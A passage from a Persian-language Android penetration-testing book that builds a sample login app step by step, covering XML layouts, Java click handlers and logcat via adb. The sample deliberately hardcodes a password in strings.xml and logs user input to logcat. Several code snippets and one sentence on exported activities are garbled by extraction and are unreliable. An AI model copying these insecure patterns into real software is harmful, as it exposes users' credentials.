        android:layout_height="match_parent" />
</LinearLayout>
```

حالا یک EditText هم اضافه می‌کنیم که همان input ما می‌شود:


```
<LinearLayout
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content">
    <TextView
        android:text="Username:"
        android:layout_width="wrap_content"
        android:layout_height="match_parent" />
    <EditText
        android:layout_width="wrap_content"
        android:layout_height="match_parent"/>
</LinearLayout>
```

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۹۵

الان اگر به حالت design برویم:



می بینیم:




که این دو تا هر دو wrap_content هستند، ولی زیاد جالب نشد ، پس تغییر می

دهیم:

```
<EditText  
    android:layout_width="match_parent"  
    android:layout_height="match_parent"/>
```

می شود:




یک مقداری زیادی چسبیده که با margin و padding تغییرش می دهیم:

```
2 <LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"  
3     xmlns:app="http://schemas.android.com/apk/res-auto"  
4     xmlns:tools="http://schemas.android.com/tools"  
5     android:layout_width="match_parent"  
6     android:padding="20dp"           highlighted  
7     android:orientation="vertical"
```


واحد Dp وابسته به صفحه نمایش نیست و بهتر است از همین واحد استفاده کنیم.





حالا می‌توانیم این layout که نوشتم را اجرا کنیم. پس دکمه زیر را کلیک می‌کنیم:



می‌بینیم که به این شکل بالا می‌داد:



می‌توانیم از ابزار scrcpy هم استفاده کنیم:



الان ایرادی که دارد این است که enter هم می خورد، پس می گوییم:

```

        android:layout_height="match_parent" />
<EditText
    android:inputType="text"
    android:maxLines="1"
    android:layout_width="match_parent"
    android:layout_height="match_parent"/>
/LinearLayout>
```

حالا دیگر enter نمی خورد.


از آن LinearLayout اصلی که این ها را داخل آن قرار داده بودیم یک کپی می گیریم و زیر آن paste می کنیم که تنظیمات password را انجام بدھیم:

```

activity_main.xml x strings.xml x themes.xml x colors.xml x build.gradle (app) x MainActivity.java
22     android:layout_width="match_parent"
23     android:layout_height="match_parent"/>
24
25 </LinearLayout>
26
27 <LinearLayout
28     android:orientation="horizontal"
29     android:layout_width="match_parent"
30     android:layout_height="wrap_content">
31     <TextView
32         android:text="Username:"/>
33     <EditText
34         android:inputType="text"
35         android:maxLines="1" />
36 </EditText>
37 </LinearLayout>
```

برای password دیگر نمی خواهیم از hardCode استفاده کنیم، پس در قسمت strings ها و یک string اضافه می کنیم و اسم آن را txt_password می گذاریم:


۹۸ ■ تست نفوذ اپلیکیشن‌های اندروید



و بر می گردیم داخل activity_main می گوییم:


```
<LinearLayout  
    android:orientation="horizontal"  
    android:layout_width="match_parent"  
    android:layout_height="wrap_content">  
    <TextView  
        android:text="@string/txt_password"  
        android:layout_width="wrap_content"
```

و type را درست می کنیم و سپس اجرا می کنیم:




می شود:


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۹۹



بعد از این یک دیگر هم برای button های خود قرار می دهیم:




و اجرا می کنیم:



یک margin می دهیم:

```
<LinearLayout
    android:layout_marginTop="10dp"
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="match_parent">
    <Button
        android:text="Login"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"/>
    <Button
        android:layout_marginLeft="10dp"
        android:text="Exit"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"/>
</LinearLayout>
```

می شود:



حالا می خواهیم کدی بنویسیم که دکمه های Login و Exit کار کنند.
قبل از آن گفتیم که هر activity یک فایل layout و یک فایل java دارد.

```
package ir.cafenode.apptest;

import ...;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}
```


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۰۱

تو خط اول داریم معرفی پکیج را می بینیم و می گویید این کلاس در این پکیج وجود دارد، که این در واقع همان namespace هست.

زمانی که بطور مثال از دستور `setContentView` استفاده می کنیم یا از `extend AppCompatActivity` داریم می گیریم قبل آن باید `import AppCompatActivity` (داخل تصویر بالا اگر `import` را باز کنید مشاهده میکنید)


اینجا کلاسی داریم به نام `MainActivity` که ارث برده از `AppCompatActivity` همانطور که در تصویر بالا می بینید متدهای `override` شده که همان مفهوم `polymorphism` در جاوا هست، که یعنی در کلاس `AppCompatActivity` متدهای هست به نام `(onCreate()` که اگر بخواهیم یک `activity` را به کاربر نمایش بدهیم از این متده استفاده می شود.

به آن `activity life cycle` هم می گویند که متدهایی مختلفی دارد که در تصویر زیر مشاهده میکنید:



همانطور که در تصویر بالا می بینید، زمانی که یک activity که launch می شود، اول متد onCreate می شود، که فقط هم یک بار اجرا می شود و وظیفه آن، این است که content را نشان بدهد.

زمانی که اپلیکیشن دارد اجرا می شود ممکن است داخل AndroidManifest بیش تر از یک activity داشته باشیم:



```

<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.apptest">

    <application
        android:label="AppTest"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.AppTest"
        tools:targetApi="31">
        <activity
            android:name=".MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

```

اما سوالی که پیش می آید این است که کدام **activity** اجرا میشود؟

به **activity** که در اجرای برنامه اول نمایش داده میشود یا همان نقطه شروع برنامه می باشد **Main activity** یا **launcher activity** گفته میشود.

همانطور که در تصویر بالا می بینید این **activity** ما یک اسم دارد (**MainActivity**) که اشاره به کلاس **java** می کند.

Export بودن آن یعنی اینکه ما می توانیم این **activity** را از بیرون فراخوانی کنیم. این را در نظر بگیرید که **launcher activity** همیشه باید **true** آن **export** باشد و اگر باشد اپلیکیشن اجرا نمی شود.

همانطور که می بینید یک نگ **intent-filter** هم دارد که شامل دو تا **action** هست که زمانی که اپلیکیشن را **reverse** می کنیم، اگر بخواهیم بفهمیم که کدام **activity** اول اجرا می شود در این قسمت می توانیم آن را پیدا کنیم.

وقتی **activity** اصلی را شناسایی کرد، دنبال متده **onCreate()** می گردد:

```

package ir.cafenode.apptest;

import androidx.appcompat.app.AppCompatActivity;


import android.os.Bundle;
}

2 usages
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}

```


چرا؟ چون می خواهد دستور `setContentView` را فراخوانی کند که کار آن این است که `layout` مربوط به تصویر زیر را برای نمایش اعمال می کند:



که اگر به اسم آن دقت کنید:

`R.layout.activity_main` =====> Resource > layout > activity_main

که این مسیر می شود:



اگر روی آن کلید Ctrl را هم بگیریم و روی آن کلیک کنیم وارد آن می شویم:

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
```

در نهایت وقتی decompile می کنیم کد تصویر بالا به عدد تبدیل می شود.

کد زیر هم :

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
```

از آنجایی که ما داریم polymorphism می کنیم و می خواهیم در compact activity کارهایی که نوشته شده فراخوانی بشود باید این دستور را بگذاریم، در غیر این صورت ممکن است اپلیکیشن به درستی اجرا نشود.

در واقع java در super یعنی کلاس والد، یعنی همان کلاسی که از آن ارث بری شده است.

در جاوا باید برای المان هایی که می خواهیم استفاده کنیم باید ID تعیین کنیم و ID باید منحصر به فرد باشد.

ما می خواهیم برای username / password / Login / Exit کد بنویسیم.

```
<EditText
    android:layout_height="match_parent" />
<EditText
    android:inputType="text"
    android:id="@+id/editUsername"
    android:maxLines="1"
    android:layout_width="match_parent"
    android:layout_height="match_parent"/>
```

دستور `android:id="@+id/editUsername"` یک id جدید ایجاد میکند.

اسم آن هم `editUsername` می‌باشد
برای `password` هم قرار میدهیم :

```

<TextView
    android:text="@string/txt_password"
    android:layout_width="wrap_content"
    android:layout_height="match_parent" />
<EditText
    android:id="@+id/editPassword"
    android:inputType="textPassword"
    android:maxLines="1"
    android:layout_height="match_parent">
<Button
    android:text="Login"
    android:id="@+id/btnLogin"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"/>
<Button
    android:layout_marginLeft="10dp"
    android:text="Exit"
    android:id="@+id.btnExit"
    android:layout_height="wrap_content"/>
```

برای `login`, `exit` هم

برای اینکه بتوانیم از این ویجت‌ها در کد نویسی استفاده کنیم باید در سورس `java` کد‌های را به شکل زیر تعریف کنیم :

```

import android.os.Bundle;
import android.widget.EditText;

2 usages
public class MainActivity extends AppCompatActivity {

    no usages
    EditText txtUsername = null;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}
```

این اسم نباید لزوماً برابر با اسم `layout` باشد.

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۰۷

مقدار اولیه آن را `null` گذاشتیم چون به هیچ جایی اشاره نمی کند.
الان می خواهیم کاری کنیم که وقتی `activity` لود می شود، آن ویجت را به شیء در
سورس `java` متصل کنیم.
از این به بعد هر کدام را تغییر بدهیم آن یکی هم تغییر می کند.
پس برای وصل کردن آن می گوییم:

```
2 usages
public class MainActivity extends AppCompatActivity {

    1 usage
    EditText txtUsername = null;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        txtUsername = (EditText) findViewById(R.id.editUsername);
    }
}
```

این در واقع مثل یک سیم آنتن عمل می کند.
برای `password` هم این کار را می کنیم:

```
2 usages
public class MainActivity extends AppCompatActivity {

    1 usage
    EditText txtUsername = null;
    1 usage
    EditText txtPassword = null;
    I

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        txtUsername = (EditText) findViewById(R.id.editUsername);
        txtPassword = (EditText) findViewById(R.id.editPassword);
    }
}
```

برای `button` ها هم می نویسم:

```

1 usage
EditText txtPassword = null;

1 usage
Button btnLogin = null;
1 usage
Button btnExit = null;

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    txtUsername = (EditText) findViewById(R.id.editUsername);
    txtPassword = (EditText) findViewById(R.id.editPassword);
    btnLogin = (Button) findViewById(R.id.btnLogin);
    btnExit = (Button) findViewById(R.id.btnExit);
}
}

```

حالا اگر برنامه را اجرا کنیم و crash نکند یعنی تا اینجای کار را درست امدیم.

پس تا اینجای کار **activity** و **layout** را ساختیم و ویجت‌هایی که داشتیم را به جاوا رفرانس کردیم.

حالا می‌توانیم برای ویجیت‌ها **event**‌های مورد نظر را ایجاد کنیم :

```

super.onCreate(savedInstanceState);
setContentView(R.layout.activity_main);
txtUsername = (EditText) findViewById(R.id.editUsername);
txtPassword = (EditText) findViewById(R.id.editPassword);
btnLogin = (Button) findViewById(R.id.btnLogin);
btnExit = (Button) findViewById(R.id.btnExit);

btnExit.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        finish();
    }
});
}

```

این کد یک **event** کلیک هست.

یعنی وقتی روی دکمه **exit** کلیک کنیم چه اتفاقی رخ دهد؟

گفتیم وقتی کلیک کردیم، **finish** را فراخوانی می‌کند.

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۰۹


باعث می شود که اپلیکیشن اندروید ما یا activity جاری بسته شود. الان اگر برنامه را اجرا کنیم و روی دکمه exit کلیک کنیم از اپلیکیشن خارج می‌شویم. حالا می خواهیم یک event هم برای دکمه login بنویسیم:

```
btnExit.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        finish();
    }
});

btnLogin.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        |
    }
});
```

برای تعریف کردن username و password به شکل های مختلفی می توانیم عمل کنیم.

مثال می توانیم برویم داخل res>values>string.xml بگوییم:



```
<resources>
    <string name="app_name">AppTest</string>
    <string name="txt_password">Password:</string>
    <string name="password">123@456</string>
</resources>
```

ما در برنامه نویسی سه اصل داریم:

- Input •
- Process •
- Output •

یعنی بتوانیم داده ها را جمع آوری کنیم، سپس روی داده ها پردازش انجام بدهیم و در نهایت بتوانیم نتیجه را نمایش بدهیم.

پسورد را به این شکل نوشتیم و username را می خواهیم به صورت hardcoded پس به MainActivity بر می گردیم:

```
btnExit.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        finish();
    }
});
```

```
btnLogin.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        String username = txtUsername.getText().toString();
    }
});
```

الآن هرچیزی که کاربر در قسمت `username` وارد کند داخل این متغیر `username` قرار می‌گیرد.

دستور `Log.e` هم به ما قابلیت `log` کردن را می‌دهد:

```
btnLogin.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        String username = txtUsername.getText().toString();
        Log.e("MEISAM",username);
    }
});
```


یک تگ دادیم به آن به اسم `MEISAM` و مقدارش را `username` گذاشتیم.
نکته: دقت کنید که بار اولی که دستور `Log` را میزنید کلاس آن تعریف نشده برای همین باید روی آن `Alt + Enter` (در مک `Option + Enter` می‌شود) بزنید تا کتابخانه آن اضافه شود:

```
import androidx.appcompat.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
```


فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۱۱

نکته: به هیچ وجه نباید اجازه بدهید که اطلاعات اپلیکیشن شما logcat شود، چون ممکن است یک سری اطلاعات مهم را افشا کند.

مثلا در بعضی از اپلیکیشن‌ها در قسمت login هر مقداری که از سرور میاد را در logcat قرار می‌دهند که تمامی اطلاعات به این شکل افشا می‌شوند. الان که log گذاشتیم اگر به محیط ترمینال اندروید استودیو برویم و برنامه را هم اجرا کنیم و مثلا داخل username بنویسیم salam و دکمه login را کلیک کنیم:



داخل ترمینال اندروید استودیو روی logcat کلیک کنیم:



می‌بینیم:



تو این محیط فیلتر هم می‌توانیم بکنیم، مثلاً می‌گوییم فقط تگ‌های MEISAM را نمایش بدهد:

```

Logcat: Logcat + 
Pixel 2 (127.0.0.1:6555) Android 6, API 23
T- package:me/meisam

----- PROCESS STARTED (20985) for package ir.cafenode.apptest -----
I ----- beginning of system
I ----- beginning of main
I 2023-11-10 04:07:33.862 20985-20985 MEISAM      ir.cafenode.apptest
I 2023-11-10 04:07:35.213 20985-20985 MEISAM      ir.cafenode.apptest
E   salam
E   salam

```

داخل adb هم می‌توانیم log بگیریم:

```

iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
Default: ~ (-zsh) Default: ~ (-zsh) Default: ~ (-zsh)
Last login: Fri Nov 10 11:35:06 on ttys003
You have new mail.
→ ~ adb devices
List of devices attached
127.0.0.1:6555 device
172.16.246.150:5555 offline

→ ~ adb -s 127.0.0.1:6555 logcat

```

را که بزنیم و یک بار دیگر روی دکمه login کلیک کنیم log اهارو نمایش می‌دهد.

```

11-10 04:09:00.557 651 743 V InputDispatcher: Asy
11-10 04:09:00.559 20985 20985 E MEISAM : salam
11-10 04:09:00.561 394 541 W EmuHWC2 : TODO: setDi

```

حالا اینجا چطوری می‌توانیم فیلتر کنیم:
اینجا هم می‌توانیم هم بر اساس پکیج فیلتر کنیم.
همچنین بر اساس (Process Id) (pId) می‌توانیم فیلتر کنیم:

```

→ ~ adb -s 127.0.0.1:6555 logcat | grep 20985

```

خوب کارمان را ادامه می‌دهیم و می‌توانیم برای پسورد هم همین کار را کنیم:

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۱۳

```
btnLogin.setOnClickListener(new View.OnClickListener() {
    @Override
    public void onClick(View view) {
        String username = txtUsername.getText().toString();
        String password = txtPassword.getText().toString();
        Log.e( tag: "MEISAM",username);
    }
});
```

